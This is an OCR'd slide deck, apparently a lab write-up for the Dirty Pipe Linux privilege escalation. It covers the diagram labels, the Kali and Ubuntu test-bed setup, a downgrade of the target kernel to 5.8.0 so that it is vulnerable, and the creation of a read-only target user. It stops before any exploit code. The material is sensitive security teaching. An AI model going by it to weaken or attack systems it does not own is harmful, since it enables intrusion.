


Dirty Pipe


Process 1
4 kB
Process 2
User
Splice()
Kernel
Req.
Page Cache
PIPE_BUF_FLAG_CAN_MERGE


Dirty Pipe


Process 1
4 kB
Process 2
User
Splice()
Kernel
&
Page Cache
PIPE_BUF_FLAG_CAN_MERGE


Process 1
4 kB
Process 2
User
Splice()
Kernel
&
Page Cache
PIPE_BUF_FLAG_CAN_MERGE


Exploit and Scanning Test Bed Setup

Network Configuration




Installing and setting up Kali

- Navigate to Kali website and download Kali Linux 64 bit
- Add new machine and open downloaded .vbox file
- Change network settings from “NAT” to “Host-only Adapter” or “Host-only Network”
- Start machine and login



Installing and setting up Ubuntu

- Go to Ubuntu website and download desktop image (first option)
- Create new virtual box with downloaded .iso file
- Change network settings from “NAT” to “Host-only Adapter” or “Host-only Network”
- Start and setup login credentials



Confirm that Kali and Ubuntu machines are connected


- Run “ifconfig” to confirm they are both on the same subnet

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.3  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::155e:56fd:c88e:1f24  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:22:46:4f  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 342 (342.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 2972 (2.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


```
setup@setup-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.4  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::3c61:e369:f023:8bbc  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:bd:8f:7d  txqueuelen 1000  (Ethernet)
        RX packets 9  bytes 2374 (2.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52  bytes 6829 (6.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 349  bytes 26555 (26.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 349  bytes 26555 (26.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Installing and setting up Ubuntu

- Download the necessary packages
  - vim (sudo apt install vim)



```
setup@setup-VirtualBox:~$ sudo apt update
[sudo] password for setup:
Hit:1 http://us.archive.ubuntu.com/ubuntu focal InRelease
Hit:2 http://us.archive.ubuntu.com/ubuntu focal-updates InRelease
Hit:3 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:4 http://ppa.launchpad.net/cappelikan/ppa/ubuntu focal InRelease
Hit:5 http://us.archive.ubuntu.com/ubuntu focal-backports InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
41 packages can be upgraded. Run 'apt list --upgradable' to see them.
setup@setup-VirtualBox:~$ sudo apt search vim
Sorting... Done
Full Text Search... Done
acr/focal,focal 1.7.2-1 all
  autoconf like tool

alot/focal,focal 0.9-1 all
  Text mode MUA using notmuch mail

alot-doc/focal,focal 0.9-1 all
  Text mode MUA using notmuch mail - documentation

apvlv/focal 0.1.5+dfsg-3ubuntu1 amd64
  PDF viewer with Vim-like behaviour

biosyntax-vim/focal,focal 1.0.0b-1 all
  Syntax Highlighting for Computational Biology (vim)
```



```
setup@setup-VirtualBox:~$ sudo apt install vim
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is h
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is h
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is h
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is h
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is h
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is h
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is h
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is h
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is h
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is h
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is h
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is h
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is h
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is h
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is h
eld by process 3740 (apt)
Reading package lists... 0%
Reading package lists... Done
Building dependency tree
Reading state information... Done
vim is already the newest version (2:8.1.2269-1ubuntu5.9).
0 upgraded, 0 newly installed, 0 to remove and 11 not upgraded.
setup@setup-VirtualBox:~$ vim --version
VIM - Vi IMproved 8.1 (2018 May 18, compiled Sep 19 2022 04:59:57)
Included patches: 1-2269, 3612, 3625, 3669, 3741
Modified by team+vim@tracker.debian.org
```

Installing and setting up Ubuntu

- Download the necessary packages
  - ssh (sudo apt install openssh-server openssh-client)

```
Reading state information... Done
setup@setup-VirtualBox:~$ sudo apt update
Hit:1 http://us.archive.ubuntu.com/ubuntu focal InRelease
Hit:2 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:3 http://us.archive.ubuntu.com/ubuntu focal-updates InRelease
Hit:4 http://ppa.launchpad.net/cappelikan/ppa/ubuntu focal InRelease
Hit:5 http://us.archive.ubuntu.com/ubuntu focal-backports InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
All packages are up to date.
setup@setup-VirtualBox:~$ sudo apt install openssh-server openssh-client
Reading package lists... Done
Building dependency tree
Reading state information... Done
openssh-client is already the newest version (1:8.2p1-4ubuntu0.5).
openssh-server is already the newest version (1:8.2p1-4ubuntu0.5).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
setup@setup-VirtualBox:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: >
     Active: active (running) since Thu 2022-12-08 19:38:36 PST; 16min ago
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 638 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 663 (sshd)
      Tasks: 1 (limit: 2280)
```

```
setup@setup-VirtualBox:~$ sudo ufw allow ssh
[sudo] password for setup:
Skipping adding existing rule
Skipping adding existing rule (v6)
setup@setup-VirtualBox:~$ sudo ufw status
Status: inactive
setup@setup-VirtualBox:~$ sudo ufw enable
Firewall is active and enabled on system startup
setup@setup-VirtualBox:~$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
22/tcp                     ALLOW       Anywhere
22/tcp (v6)                ALLOW       Anywhere (v6)
```

Installing and setting up Ubuntu

- Download the necessary packages
  - net-tools (sudo apt install -y net-tools)

```
setup@setup-VirtualBox:~$ sudo apt-get update -y
Hit:1 http://us.archive.ubuntu.com/ubuntu focal InRelease
Hit:2 http://us.archive.ubuntu.com/ubuntu focal-updates InRelease
Hit:3 http://us.archive.ubuntu.com/ubuntu focal-backports InRelease
Hit:4 http://ppa.launchpad.net/cappelikan/ppa/ubuntu focal InRelease
Hit:5 http://security.ubuntu.com/ubuntu focal-security InRelease
Reading package lists... Done
setup@setup-VirtualBox:~$ sudo apt-get install -y net-tools
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

Installing and setting up Ubuntu

- Download the necessary packages
  - gcc (sudo apt install build-essential)


```
Reading state information... Done
net-tools is already the newest version (1.60+git20180626.aebd88e-1ubuntu1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
setup@setup-VirtualBox:~$ sudo apt update
Hit:1 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:2 http://ppa.launchpad.net/cappelikan/ppa/ubuntu focal InRelease
Hit:3 http://us.archive.ubuntu.com/ubuntu focal InRelease
Hit:4 http://us.archive.ubuntu.com/ubuntu focal-updates InRelease
Hit:5 http://us.archive.ubuntu.com/ubuntu focal-backports InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
All packages are up to date.
setup@setup-VirtualBox:~$ sudo apt install build-essential
Reading package lists... Done
Building dependency tree
Reading state information... Done
build-essential is already the newest version (12.8ubuntu1.1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
setup@setup-VirtualBox:~$ gcc --version
gcc (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0
Copyright (C) 2019 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
```

Installing and setting up Ubuntu

- Change kernel from 5.15 to 5.8.0

```
setup@setup-VirtualBox:~$ sudo add-apt-repository ppa:cappelikan/ppa
 Mainline Ubuntu Kernel Installer https://github.com/bkw777/mainline
 More info: https://launchpad.net/~cappelikan/+archive/ubuntu/ppa
Press [ENTER] to continue or Ctrl-c to cancel adding it.

Hit:1 http://us.archive.ubuntu.com/ubuntu focal InRelease
Hit:2 http://us.archive.ubuntu.com/ubuntu focal-updates InRelease
Hit:3 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:4 http://us.archive.ubuntu.com/ubuntu focal-backports InRelease
Hit:5 http://ppa.launchpad.net/cappelikan/ppa/ubuntu focal InRelease
Reading package lists... Done
setup@setup-VirtualBox:~$ sudo apt update
Hit:1 http://us.archive.ubuntu.com/ubuntu focal InRelease
Hit:2 http://us.archive.ubuntu.com/ubuntu focal-updates InRelease
Hit:3 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:4 http://ppa.launchpad.net/cappelikan/ppa/ubuntu focal InRelease
Hit:5 http://us.archive.ubuntu.com/ubuntu focal-backports InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
All packages are up to date.
setup@setup-VirtualBox:~$ sudo apt install mainline
Reading package lists... Done
Building dependency tree
Reading state information... Done
mainline is already the newest version (1.0.18-0~202211280039~ubuntu20.04.1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

```
setup@setup-VirtualBox:~$ mainline-gtk
```



Installing and setting up Ubuntu

- Set 5.8.0 kernel as default

```
setup@setup-VirtualBox:~$ sudo vim \etc\default\grub
[sudo] password for setup:
```


```
E325: ATTENTION
Found a swap file by the name ".etcdefaultgrub.swp"
          owned by: root   dated: Mon Nov 21 17:16:09 2022
         file name: /home/setup/etcdefaultgrub
          modified: YES
         user name: root   host name: setup-VirtualBox
        process ID: 14910
While opening file "etcdefaultgrub"
      CANNOT BE FOUND
(1) Another program may be editing the same file.  If this is the case,
    be careful not to end up with two different instances of the same
    file when making changes.  Quit, or continue with caution.
(2) An edit session for this file crashed.
    If this is the case, use ":recover" or "vim -r etcdefaultgrub"
    to recover the changes (see ":help recovery").
    If you did this already, delete the swap file ".etcdefaultgrub.swp"
    to avoid this message.

Swap file ".etcdefaultgrub.swp" already exists!
[O]pen Read-Only, (E)dit anyway, (R)ecover, (D)elete it, (Q)uit, (A)bort:
```

```
GRUB_SAVEDEFAULT=true
GRUB_DEFAULT=saved
```

```
setup@setup-VirtualBox:~$ sudo update-grub
[sudo] password for setup:
Sourcing file `/etc/default/grub'
Sourcing file `/etc/default/grub.d/init-select.cfg'
Generating grub configuration file ...
Found linux image: /boot/vmlinuz-5.15.0-56-generic
Found initrd image: /boot/initrd.img-5.15.0-56-generic
Found linux image: /boot/vmlinuz-5.15.0-53-generic
Found initrd image: /boot/initrd.img-5.15.0-53-generic
Found linux image: /boot/vmlinuz-5.8.0-050800-generic
Found initrd image: /boot/initrd.img-5.8.0-050800-generic
Found memtest86+ image: /boot/memtest86+.elf
Found memtest86+ image: /boot/memtest86+.bin
done
```

Installing and setting up Ubuntu

- Confirm that 5.8.0 has been set as default kernel




```
setup@setup-VirtualBox:~$ uname -a
Linux setup-VirtualBox 5.8.0-050800-generic #202008022230 SMP Sun Aug 2 22:33:2
1 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
setup@setup-VirtualBox:~$ reboot
```

```
setup@setup-VirtualBox:~$ uname -a
Linux setup-VirtualBox 5.8.0-050800-generic #202008022230 SMP Sun Aug 2 22:33:2
1 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

Exploit Process

Adding read-only user to target machine

The dirty pipe exploit works requires read-only access to a device

```
matt@matt-VirtualBox:~$ sudo adduser read-only
Adding user `read-only' ...
Adding new group `read-only' (1006) ...
Adding new user `read-only' (1006) with group `read-only' ...
Creating home directory `/home/read-only' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for read-only
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
matt@matt-VirtualBox:~$
```

Connecting Virtual Machines

The attacker must be able to connect remotely to the target machine in order to run the exploit

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.25
5
        inet6 fe80::90fc:3500:f2e:61c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:22:46:4f  txqueuelen 1000  (Ethernet)
        RX packets 37  bytes 13318 (13.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34  bytes 4818 (4.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
matt@matt-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.103  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a8fc:4c0c:598b:6481  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:44:45:56  txqueuelen 1000  (Ethernet)
        RX packets 46  bytes 8165 (8.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 51  bytes 6396 (6.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1930  bytes 140221 (140.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
